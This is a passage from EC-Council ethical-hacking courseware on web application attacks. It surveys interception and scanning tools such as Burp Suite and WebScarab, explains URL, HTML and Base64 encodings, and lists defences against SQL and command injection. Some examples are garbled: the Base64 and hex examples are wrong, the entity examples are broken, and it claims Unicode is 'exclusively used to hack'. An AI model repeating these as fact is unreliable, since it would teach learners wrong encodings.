


FIGURE 13.56: soapUI Tool Screenshot

Web Service Attack Tool: XMLSpy



Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies



<http://www.altova.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attack Tool: XMLSpy

Source: <http://www.altova.com>

Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies. It offers **graphical schema designer**, Smart Fix validation, a code generator, file converters, debuggers, profilers, full database integration, and support for WSDL, SOAP, XSLT, XPath, XQuery, XBRL, and Open XML documents, plus Visual Studio and Eclipse plug-ins, and more.





FIGURE 13.57: XMLSpy Tool Screenshot



Module Flow

So far, we have discussed web application concepts, threats associated with web application, and the hacking methodology. Now we will discuss hacking tools. These tools help attackers in retrieving sensitive information and also to craft and send malicious packets or requests to the victim. Web application hacking tools are especially designed for identifying the vulnerabilities in the web application. With the help of these tools, the attacker can easily exploit the identified vulnerabilities and carry out **web application attacks**.


 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section lists and describes various web application hacking tools such as Burp Suite Professional, CookieDigger, WebScarab, and so on.

Web Application Hacking Tool: Burp Suite Professional



■ Burp Suite is an integrated platform for performing **security testing** of web applications



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tool: Burp Suite Professional

Source: <http://www.portswigger.net>

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and **exploiting security vulnerabilities**. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, sequencer tool, etc.





FIGURE 13.58: Burp Suite Professional Tool Screenshot

Web Application Hacking Tool: CookieDigger



- CookieDigger helps identify weak **cookie generation** and **insecure implementations** of session management by web applications
- It works by collecting and analyzing **cookies** issued by a web application for multiple users
- The tool reports on the predictability and **entropy of the cookie** and whether critical information, such as user name and password, are included in the **cookie values**



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tool: CookieDigger

Source: <http://www.mcafee.com>

CookieDigger is a tool that detects vulnerable cookie generation and the insecure implementation of session management by web applications. This tool is based on the collection and evaluation of cookies by a **web application** used by many users.

Certainty and entropy of the cookie are factors on which the tool relies. The cookie values contain valuable information such as the login details of the user (user name and password).





FIGURE 13.59: CookieDigger Tool Screenshot

Web Application Hacking Tool: WebScarab



- WebScarab is a framework for **analyzing applications** that communicate using the HTTP and HTTPS protocols
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser



The screenshot shows the WebScarab application window. It has a menu bar (File, View, Tools, Help) and a toolbar with buttons for Summary, Message log, Proxy, Manual Request, WebServices, Spider, Extensions, SessionID Analysis, Scripted, Fragments, Fuzzer, and Compare. The main window is divided into two panes. The top pane, titled 'Summary', shows a tree view of the intercepted conversation list with columns for Uri, Methods, Status, Set-Cookie, Comments, and Scripts. The bottom pane shows a detailed list of intercepted requests and responses with columns for ID, Date, Method, Host, Path, Parameters, Status, and Origin. The status bar at the bottom indicates '5.27 / 63.56' and the URL 'http://www.owasp.org'.

<http://www.owasp.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tool: WebScarab

Source: <http://www.owasp.org>

WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms. WebScarab has several modes of operation, implemented by a number of **plugins**. It operates as an intercepting proxy, allowing the attacker to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser. It is even able to intercept both HTTP and HTTPS communication. The operator can also review the conversations (requests and responses) that have passed through **WebScarab**.




FIGURE 13.60: WebScarab Tool Screenshot

Web Application Hacking Tools



 Instant Source http://www.blazingtools.com	 HttpBee http://www.o0o.nu
 w3af http://w3af.sourceforge.net	 Teleport Pro http://www.tenmax.com
 GNU Wget http://gnuwin32.sourceforge.net	 WebCopier http://www.maximumsoft.com
 BlackWidow http://softbytelabs.com	 HTTTRACK http://www.httrack.com
 cURL http://curl.haxx.se	 MileSCAN ParosPro http://www.milescan.com


Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tools

A few more tools that can be used for hacking web applications are listed as follows:

- Instant Source available at <http://www.blazingtools.com>
- w3af available at <http://w3af.sourceforge.net>
- GNU Wget available at <http://gnuwin32.sourceforge.net>
- BlackWidow available at <http://softbytelabs.com>
- cURL available at <http://curl.haxx.se>
- HttpBee available at <http://www.o0o.nu>
- Teleport Pro available at <http://www.tenmax.com>
- WebCopier available at <http://www.maximumsoft.com>
- HTTTRACK available at <http://www.httrack.com>
- MileSCAN ParosPro available at <http://www.milescan.com>



Module Flow

So far, we have discussed various concepts such as threats associated with web applications, hacking methodology, and hacking tools. All these topics talk about how the attacker breaks into a web application or a website. Now we will discuss web application **countermeasures**. Countermeasures are the practice of using multiple security systems or technologies to prevent intrusions. These are the key components for protecting and safeguarding the web application against web application attacks.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	


This section highlights various ways in which you can defend against web application attacks such as SQL injection attacks, command injection attacks, XSS attacks, etc.

Encoding Schemes



Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - %3d =
 - %0a New line
 - %20 space
- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent particularly usual characters such as:
 - & &
 - < <
 - > >



Types of Encoding Schemes

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes

HTTP protocol and the HTML language are the two major components of web applications. Both these components are text based. Web applications employ encoding schemes to ensure both these component handle unusual characters and **binary data safely**. The encoding schemes include:



URL Encoding

URLs are permitted to contain only the printable characters of ASCII code within the range 0x20-0x7e inclusive. Several characters within this range have special meaning when they are mentioned in the URL scheme or HTTP protocol. Hence, such characters are restricted.

URL encoding is the process of converting URLs into valid ASCII format so that data can be safely transported over HTTP. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in **hexadecimal** such as:

- %3d =
- %0a New line
- %20 space



HTML Encoding

The HTML encoding scheme is used to represent unusual characters so that they can be safely entered within an HTML document as part of its content. The structure of the document is defined by various characters. If you want to use the same characters as part of the document's content, you may face problem. This problem can be overcome by using HTML encoding. It defines several **HTML** entities to represent particularly usual characters such as:

- `&` `&`
- `<` `<`
- `>` `>`

Encoding Schemes
(Cont'd)



Unicode Encoding	Base64 Encoding	Hex Encoding
16 bit Unicode Encoding It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal ➤ %u2215 / ➤ %u00e9 e	Base64 encoding scheme represents any binary data using only printable ASCII characters	HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data
UTF-8 It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix ➤ %c2%a9 © ➤ %e2%89%a0 º	Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials	Example: Hello A125C458D8 Jason 123B684AD9
	Example: cake = 01100011011000010110101101100101 Base64 Encoding: 011000110110 000101 101011 011001 010000 000000 000000	


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes (Cont'd)

Unicode Encoding	Base 64 Encoding	Hex Encoding
Unicode is a character encoding standard that is designed to support all of the writing systems used in the world. Unicode is exclusively used to hack web applications. Unicode encoding helps attackers to bypass the filters. 16-bit Unicode encoding: It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal: %u2215 / %u00e9 UTF-8 It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix: %c2%a9 %e2%89%a0	Base 64 schemes are used to encode binary data. A Base 64 encoding scheme represents any binary data using only printable ASCII characters. Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials. Example: cake = 01100011011000010110101101101010101 Base64 Encoding: 011000110110 000101 101011 011001 010000 000000 000000	An HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data. Example: Hello A125C458D8 Jason 123B684AD9

TABLE 13.2: Encoding Schemes Table



How to Defend Against SQL Injection Attacks

To defend against SQL injection attacks, various things have to be taken care of like unchecked user-input to **database-queries** should not be allowed to pass. Every user variable passed to the database should be validated and sanitized. The given input should be checked for any expected data type. User input, which is passed to the database, should be quoted.

- Limit the length of user input
- Use custom error messages
- Monitor DB traffic using an IDS, WAF
- Disable commands like xp_cmdshell
- Isolate database server and web server
- Always use method attribute set to POST
- Run database service account with minimal rights
- Move extended stored procedures to an **isolated server**
- Use typesafe variables or functions such as IsNumeric() to ensure typesafety
- Validate and sanitize user inputs passed to the database

- Use low privileged account for DB connection



How to Defend Against Command Injection Flaws

The simplest way to protect against command injection flaws is to avoid them wherever possible. Some language specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter, and so ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all given **parameters** are treated as data instead of potentially **executable** content.

Most system calls and the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements provide significant protection, ensuring that the supplied input is treated as data, which reduces, but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. Least privileged accounts must be used to access a database so that there is the smallest possible loophole.

